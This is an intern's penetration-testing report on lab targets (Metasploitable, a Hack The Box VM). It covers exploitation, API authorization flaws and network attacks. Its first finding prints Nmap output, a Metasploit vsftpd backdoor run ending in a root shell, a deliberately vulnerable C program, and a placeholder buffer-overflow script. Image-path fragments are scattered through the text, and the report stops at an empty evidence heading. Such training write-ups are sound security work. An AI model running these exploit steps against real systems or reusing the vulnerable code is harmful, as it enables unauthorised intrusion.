# Week 4 - Advanced Exploitation & Full VAPT Engagement

## Tools used

- Nmap
- Metasploit Framework
- Burp Suite
- Postman
- LinPEAS
- Responder
- Ettercap
- MobSF
- Frida
- OpenVAS

## Target Environments

- Local Virtual Lab Machines (Metasploitable)
- API Testing Environment
- Android APK Application
- Hack The Box VM (10.129.12.193)

---

## 1. Introduction

During Week-4 of the CyArt VAPT internship program, I performed a series of advanced hands-on security assessments designed to simulate realistic penetration testing scenarios. This week focused on strengthening practical offensive security skills across multiple domains, including host exploitation, API security testing, privilege escalation, network protocol attacks, mobile application assessment, and a complete end-to-end penetration testing engagement.

Throughout the practical exercises, I applied industry-standard tools and followed structured testing methodologies aligned with the Penetration Testing Execution Standard (PTES). I executed controlled attacks within laboratory environments to understand how attackers discover vulnerabilities, exploit system weaknesses, escalate privileges, intercept network traffic, and analyze insecure application behaviors. Each activity emphasized not only technical execution but also structured documentation and evidence collection to reflect professional reporting practices.

In addition to domain-specific labs, I conducted a capstone penetration testing engagement on a Hack The Box virtual machine, which allowed me to apply reconnaissance, exploitation, vulnerability assessment, and remediation analysis within a unified workflow. This engagement simulated a real-world adversarial assessment scenario and reinforced the importance of systematic testing approaches and risk-based reporting.

Overall, Week-4 provided comprehensive exposure to multi-surface security testing and enabled me to develop a deeper understanding of exploitation workflows, misconfiguration risks, and professional vulnerability assessment processes.

---

## 2. Scope

This assessment was conducted within a controlled laboratory environment as part of the Week-4 practical exercises under the CyArt VAPT internship program. The scope of testing included multiple simulated targets representing different security domains to provide comprehensive exposure to offensive security workflows.

The host-based exploitation and privilege escalation activities were performed on locally deployed virtual machines, including intentionally vulnerable systems such as Metasploitable. These environments enabled safe execution of exploitation techniques, enumeration activities, and post-exploitation validation without impacting production infrastructure.

For API security testing, I analyzed a dedicated test environment using interception and request manipulation tools to evaluate authorization controls, endpoint exposure, and injection-related weaknesses. All API testing was performed on non-production targets specifically configured for security experimentation.

The mobile application security assessment focused on an Android APK sample analyzed using both static and conceptual dynamic testing approaches. The evaluation included permission analysis, component exposure assessment, and identification of insecure storage patterns within the application.

Network protocol attack simulations were conducted within the local lab network, where I performed controlled Man-in-the-Middle and traffic interception exercises using designated attacker and victim machines. These tests were executed exclusively within the isolated network segment to prevent unintended interference with external systems.

Finally, the capstone penetration testing engagement targeted a Hack The Box virtual machine (10.129.12.193). The assessment included reconnaissance, exploitation, vulnerability scanning, and reporting activities aligned with PTES methodology.

All testing activities remained strictly confined to authorized academic environments and intentionally vulnerable systems.

---

## 3. Executive Summary

During Week-4 of the CyArt VAPT internship, I conducted a comprehensive vulnerability assessment and penetration testing exercise across multiple simulated environments to evaluate security weaknesses from an attacker's perspective. The practical combined host exploitation, API testing, privilege escalation analysis, network protocol attack simulation,

mobile application assessment, and a full penetration testing engagement on a remote virtual machine.

The assessment demonstrated how attackers can leverage exposed services, weak authorization controls, insecure configurations, and vulnerable application behaviors to gain unauthorized access and compromise system integrity. Through controlled exploitation activities, I successfully obtained elevated access on vulnerable hosts, intercepted network traffic using Man-in-the-Middle techniques, analyzed insecure mobile application components, and identified authorization weaknesses during API testing.

The capstone engagement highlighted a critical service misconfiguration that permitted remote administrative access over Telnet, ultimately leading to complete system compromise. Additionally, automated vulnerability scanning identified supplementary exposure points related to network information disclosure.

Overall, the findings emphasize the importance of secure service configuration, robust authentication mechanisms, encrypted communication channels, and continuous vulnerability management practices. Implementing recommended remediation measures would significantly reduce attack surface exposure and improve overall security posture within similar environments.

---

## 4. Methodology

To perform the Week-4 practical assessment, I followed a structured penetration testing approach aligned with the Penetration Testing Execution Standard (PTES). The methodology incorporated multiple domain-specific testing workflows to simulate realistic attacker behavior across host, network, application, and mobile environments.

### 4.1 Advanced Exploitation

I conducted advanced exploitation activities on intentionally vulnerable systems to understand multi-stage attack workflows. The process began with reconnaissance and service enumeration using Nmap to identify exposed services and vulnerable software versions. Based on service fingerprinting results, I mapped potential vulnerabilities and executed Metasploit exploitation modules to obtain remote shell access.

To further reinforce exploitation concepts, I created a vulnerable program and developed a proof-of-concept payload demonstrating buffer overflow behavior under controlled conditions. This activity allowed me to observe exploit delivery mechanisms and understand how memory corruption vulnerabilities can be leveraged during real attacks.

### 4.2 API Security Testing

For API security assessment, I configured Burp Suite as an interception proxy to capture and analyze HTTP requests exchanged between the client and server. I enumerated application endpoints using proxy history and performed manual parameter manipulation to evaluate authorization controls and input validation mechanisms.

Additionally, I used Postman to perform direct API request testing and response validation. These activities enabled identification of potential Broken Object Level Authorization (BOLA) risks and demonstrated how attackers can manipulate API parameters to access unauthorized data.

## 4.3 Privilege Escalation and Persistence

Following initial system access, I performed post-exploitation enumeration to identify potential privilege escalation vectors. Using standard system commands and enumeration techniques, I assessed user privileges, group memberships, and system configuration artifacts that could support escalation opportunities.

I also explored persistence concepts by understanding how attackers may maintain long-term access through scheduled tasks or service-level modifications. Although executed in a controlled demonstration context, this activity illustrated the importance of monitoring privileged operations and restricting unnecessary permissions.

## 4.4 Network Protocol Attacks

To simulate network-level attacks, I used Ettercap to perform host discovery, target selection, and ARP poisoning within the lab network. This enabled Man-in-the-Middle positioning between victim and gateway systems. I configured DNS spoofing rules to redirect victim traffic and validated the attack through connectivity testing and packet capture analysis.

Wireshark was used to observe DNS responses and identify ARP anomalies, confirming successful traffic interception and demonstrating how protocol-level weaknesses can expose user communications.

## 4.5 Mobile Application Testing

I conducted mobile application security testing using MobSF to perform static analysis of an Android APK sample. The analysis included permission evaluation, component exposure assessment, and identification of insecure data handling patterns. I complemented static analysis with dynamic instrumentation using Frida to validate runtime hooking capability and observe application behavior during execution.

This combined approach provided insight into common mobile application security risks and the effectiveness of instrumentation techniques for runtime analysis.

## 4.6 Capstone Engagement

For the capstone exercise, I conducted a complete penetration testing engagement on a Hack The Box virtual machine. After establishing VPN connectivity, I performed reconnaissance and port scanning to identify exposed services. Discovery of a Telnet service enabled exploitation using automated login techniques, resulting in administrative system access.

I subsequently conducted vulnerability assessment using OpenVAS to identify additional exposure points and documented findings alongside remediation recommendations. This

engagement provided end-to-end experience across PTES phases, from discovery to reporting.

---

## 5. Tools Used

During the Week-4 practical assessment, I used a combination of industry-standard offensive security, network analysis, mobile testing, and vulnerability assessment tools to perform multi-domain security evaluation. Each tool supported specific testing objectives across reconnaissance, exploitation, traffic interception, application analysis, and automated scanning activities.

| Category | Tools Used |
|---|---|
| Reconnaissance | Nmap |
| Exploitation | Metasploit Framework |
| API Testing | Burp Suite, Postman |
| Privilege Escalation | LinPEAS (conceptual enumeration) |
| Network Attacks | Responder, Ettercap, Wireshark |
| Mobile Testing | MobSF, Frida |
| Vulnerability Assessment | OpenVAS (Greenbone GVM) |

The selection of these tools enabled comprehensive coverage across multiple attack surfaces and facilitated both manual and automated security testing workflows.

---

## 6. Findings & Technical analysis

During the Week-4 practical assessment, I identified multiple security weaknesses across host systems, network infrastructure, APIs, mobile applications, and remote services. These findings demonstrate how attackers can leverage misconfigurations, weak authorization controls, insecure communication channels, and vulnerable application behaviors to compromise system security.

### F401: Multi-Stage Exploitation Simulation

**Severity:** High

**Description**

I performed service enumeration on the Metasploitable host and identified multiple exposed services, including an outdated FTP service (vsftpd 2.3.4). The service version is publicly associated with a backdoor vulnerability that allows unauthorized remote command execution.


After confirming service exposure, I used Metasploit to execute the corresponding exploit module. The exploitation process successfully spawned a shell session, which provided administrative-level command execution capability on the target system. I verified system


compromise by executing identity and system information commands within the interactive shell.

Additionally, I demonstrated exploit development concepts by creating a vulnerable program and transmitting a crafted payload to simulate buffer overflow behavior under controlled conditions. This multi-step workflow illustrated realistic attacker progression from reconnaissance to exploitation and validation.

**Impact**
An attacker could leverage similar vulnerabilities to gain unauthorized remote access, execute commands, and fully compromise affected systems without authentication.

**Evidence**



```
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      40437/udp   mountd
|   100005  1,2,3      57638/tcp   mountd
|   100021  1,3,4      38186/udp   nlockmgr
|   100021  1,3,4      52419/tcp   nlockmgr
|   100024  1          35295/tcp   status
|_  100024  1          58496/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, LongColumnFlag, SupportsCo
mpression
|   Status: Autocommit
|_  Salt: rW<deM1Nu"Do8ia*KzI;
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-02-24T08:30:34+00:00; +8s from scanner time.
```

```
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:0C:29:97:2E:B2 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-02-24T03:30:26-05:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h15m07s, deviation: 2h30m00s, median: 7s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.41 seconds
```

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.20.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.20.129:21 - USER: 331 Please specify the password.
[+] 192.168.20.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.20.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.20.128:46369 → 192.168.20.129:6200) at 2026-02-24 03:38:50 -0500
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.20.128:46369 → 192.168.20.129:6200 (192.168.20.129)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
id
uid=0(root) gid=0(root)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

pwd
/
```

```
 GNU nano 8.6                                                    vuln.c
#include <stdio.h>

void vulnerable() {
    char buffer[64];
    scanf("%s", buffer);   // Vulnerable: no length limit
    printf("You entered: %s\n", buffer);
}

int main() {
    vulnerable();
    return 0;
}
```

```
 GNU nano 8.6                                                custom_poc.py
import socket

target = "192.168.20.129"
port = 80

# Controlled buffer size
buffer = "A" * 2600

# NOP sled
nop_sled = "\x90" * 32

# Fake return address placeholder
return_address = "B" * 4

payload = buffer + nop_sled + return_address

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target, port))
    s.send(payload.encode())
    s.close()
    print("[+] Payload Sent Successfully")
except:
    print("[-] Connection Failed")
```

```
┌──(kali㉿kali)-[~]
└─$ python3 custom_poc.py
[+] Payload Sent Successfully
```

## F402: Broken Object Level Authorization (API)

**Severity:** Critical

### Description

I conducted API security testing using Burp Suite and Postman to evaluate authorization controls within the testing environment. By intercepting requests and enumerating available endpoints, I identified parameters that controlled access to backend data without adequate validation.


Manual manipulation of request parameters resulted in unauthorized data retrieval, demonstrating Broken Object Level Authorization (BOLA). This weakness occurs when the server fails to verify whether the requesting user has permission to access specific objects referenced in the request.


I validated this behavior by modifying request identifiers and observing corresponding changes in application responses, confirming the absence of effective authorization enforcement.


### Impact


Attackers could exploit this weakness to access sensitive records, impersonate users, or extract confidential information without authentication bypass.


### Evidence




